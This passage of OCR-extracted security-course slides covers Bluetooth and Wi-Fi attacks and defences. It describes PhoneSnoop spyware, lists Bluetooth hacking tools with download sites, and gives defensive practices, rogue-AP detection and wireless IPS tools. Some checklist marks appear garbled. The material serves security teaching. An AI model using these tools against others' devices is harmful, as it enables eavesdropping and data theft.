
PhoneSnoop is **BlackBerry spyware** that enables an attacker to **remotely activate** the microphone of a BlackBerry handheld and listen to sounds near or around it, PhoneSnoop is a component of Bugs - a proof-of-concept spyware toolkit

It exists **solely to demonstrate** the capabilities of a BlackBerry handheld when used to conduct surveillance on an individual. It is purely a proof-of-concept application and does not possess the stealth or spyware features that could make it malicious



Bluetooth Hacking Tool: BlueScanner

- A **Bluetooth device discovery** and vulnerability assessment tool for Windows
- Discover **Bluetooth devices type** (phone, computer, keyboard, PDA, etc.), and the services that are advertised by the devices
- **Records all information** that can be gathered from the device, without attempting to authenticate with the remote device



Bluetooth Hacking Tools



BTBrowser

<http://www.benhui.net>



BH Bluejack

<http://www.bluejackingtools.com>



Bluesnarfer

<http://www.securiteam.com>



BTCrawler

<http://www.silent-services.de>



Bluediving

<http://bluediving.sourceforge.net>



BTCrack

<http://www.nruns.com>



Bloover

<http://trifinite.org>



BTScanner

<http://www.pentest.co.uk>

Module Flow



How to **Defend** Against **Bluetooth Hacking**?

Use **non-regular patterns as PIN keys** while pairing a device. Use those key combinations which are non-sequential on the keypad



Keep BT in the **disabled state**, enable it only when needed and disable immediately after the intended task is completed



Always **enable encryption** when establishing BT connection to your PC



Keep the device in **non-discoverable (hidden) mode**



Keep a **check of all paired devices** in the past from time to time and delete any paired device which you are not sure about



DO NOT accept any **unknown and unexpected request** for pairing your device



How to Detect and Block **Rogue AP**?

Detecting Rogue AP

RF scanning

Re-purposed access points that do only packet capturing and analysis (RF sensors) are plugged in all over the wired network to detect and warn the WLAN administrator about any wireless devices operating in the area

AP scanning

Access points that have the functionality of detecting neighboring APs operating in the nearby area will expose the data through its MIBS and web interface

Using wired side inputs

Network management software uses this technique to detect rogue APs. This software detects devices connected in the LAN, including Telnet, SNMP, CDP (Cisco discovery protocol) using multiple protocols


Blocking Rogue AP

- Deny wireless service to new clients by launching a denial-of-service attack (DoS) on the rogue AP

- Block the switch port to which AP is connected or manually locate the AP and pull it physically off the LAN



Wireless Security Layers



How to Defend Against Wireless Attacks?



Wi-Fi Configuration Best Practices

- ✓ Change the default SSID after WLAN configuration
- ✓ Set the router access password and enable firewall protection
- ✗ Disable SSID broadcasts
- ✗ Disable remote router login and wireless administration
- ✓ Enable MAC Address filtering on your access point or router
- ✓ Enable encryption on access point and change passphrase often

How to Defend Against Wireless Attacks?



SSID Settings: Best Practices


- ✓ Use **SSID cloaking** to keep certain default wireless messages from broadcasting the ID to everyone
- ✗ Do not use your SSID, company name, network name, or any **easy to guess** string in passphrases
- ✓ Place a **firewall or packet filter** in between the AP and the corporate Intranet
- ✗ Limit the **strength of the wireless network** so it cannot be detected outside the bounds of your organization
- ✓ Check the wireless devices for **configuration** or **setup** problems regularly
- ✓ Implement a different technique for **encrypting traffic**, such as IPSEC over wireless

How to Defend Against Wireless Attacks?



Wi-Fi Authentication Best Practices


- ✓ Choose Wi-Fi Protected Access (**WPA**) instead of WEP
- ✓ Implement **WPA2 Enterprise** wherever possible
- ✗ Disable the **network** when not required
- ✓ Place wireless access points in a **secured location**
- ✓ Keep drivers on all wireless equipment **updated**
- ✓ Use a centralized server for **authentication**




Module Flow



Wireless **Intrusion** Prevention Systems




Wireless IPS Deployment



Wi-Fi Security Auditing Tool: AirMagnet WiFi Analyzer


- It is a Wi-Fi networks auditing and troubleshooting tool
- Automatically detects security threats and other wireless network vulnerabilities
- It detects Wi-Fi attacks such as Denial of Service attacks, authentication/encryptions attacks, network penetration attacks, etc.
- It can locate unauthorized (rogue) devices or any policy violator



<http://www.airmagnet.com>



Wi-Fi Security Auditing Tool: AirDefense



The screenshot shows the AirDefense web interface. At the top, there is a navigation bar with tabs for Menu, Dashboard, Network, Alarms, and Configuration. Below this is a 'View Customization' section with buttons for 'Rename', 'Devert', and 'Save'. A 'Scope' dropdown is set to 'AirDefense S...'. There are also tabs for 'General', 'Security', 'Infrastructure', and 'Performance', with sub-tabs for 'Network', 'Custom1', 'Custom2', and 'Custom3'. On the left, a 'Dashboard Components' sidebar lists various widgets like 'Appliance Status', 'BSSs by Configuration', 'Device Table', etc. In the center, a white box with a black border contains the text 'What does AirDefense do?' followed by five bullet points. At the bottom, there are two tables: 'Device Table' and 'Infrastructure Overview'. The 'Device Table' shows counts for various device types, and the 'Infrastructure Overview' shows a breakdown of online, compliance failure, and offline devices.

What does AirDefense do?

- AirDefense provides single UI-based platform for **wireless monitoring, intrusion protection**, automated threat mitigation, etc.
- It provides tools for wireless **rogue detection**, policy enforcement, intrusion prevention and regulatory compliance
- It uses **distributed sensors** that work in tandem with a hardened purpose-built server appliance to **monitor all 802.11 (a/b/g/n) wireless traffic** in real-time
- It analyzes **existing and day-zero threats** in real-time against historical data to accurately detect all wireless attacks and anomalous behavior
- It enables the rewinding and reviewing of detailed wireless activity records that assist in **forensic investigations** and ensure policy compliance

Count	Category
917	Unknown Devices
26	APs
7	Wired Switches
5	Wireless Switches
6	Sensors
1,298	Wireless Clients
1,624	BSSs

Name	Online	Compliance Failure	Offline
APs	0	26	0
Wired Switches	0	5	0
Wireless Switches	0	5	0
Sensors	4	0	2

<http://www.airdefense.net>

Wi-Fi Security Auditing Tool: Adaptive Wireless IPS

Alarm Summary ▲ 0 ▼ 0 ● 0

Wireless Control System <IP_Name,SSID,MAC> Search

Advanced Search | Saved Search

User: root @ Virtual Domain: root

Monitor Reports Configure Services Administration Tools Help

System

- General Properties
- NMSP Parameters
- Active Sessions
- Trap Destinations
- Advanced Parameters
- Logs
- Accounts
- Status
- Maintenance
- Context Aware Service
- WIPS Service
- MIR Service

Advanced Parameters: sanity-mse

Services > Mobility Services > System > Advanced Parameters

General Information	
Product Name	Cisco Mobility Service Engine
Version	6.0.42.0
Started At	2/16/09 1:49 PM
Current Server Time	2/17/09 9:54 AM
Timezone	America/Los_Angeles
Hardware Restarts	10
Active Sessions	1

Cisco UDI	
Product Identifier (PID)	AIR-MSE-3310-K9
Version Identified (VID)	V01
Serial Number (SN)	Not Specified

Advanced Parameters	
Advanced Debug	<input type="checkbox"/>
Number of Days to keep Events	2 1 - 99999
Session Timeout	30 1 - 99999 mins
Absent Data cleanup interval	1440 1 - 99999 mins

Logging Options	
Logging Level	Trace
Core Engine	<input checked="" type="checkbox"/> Enable
Database	<input checked="" type="checkbox"/> Enable
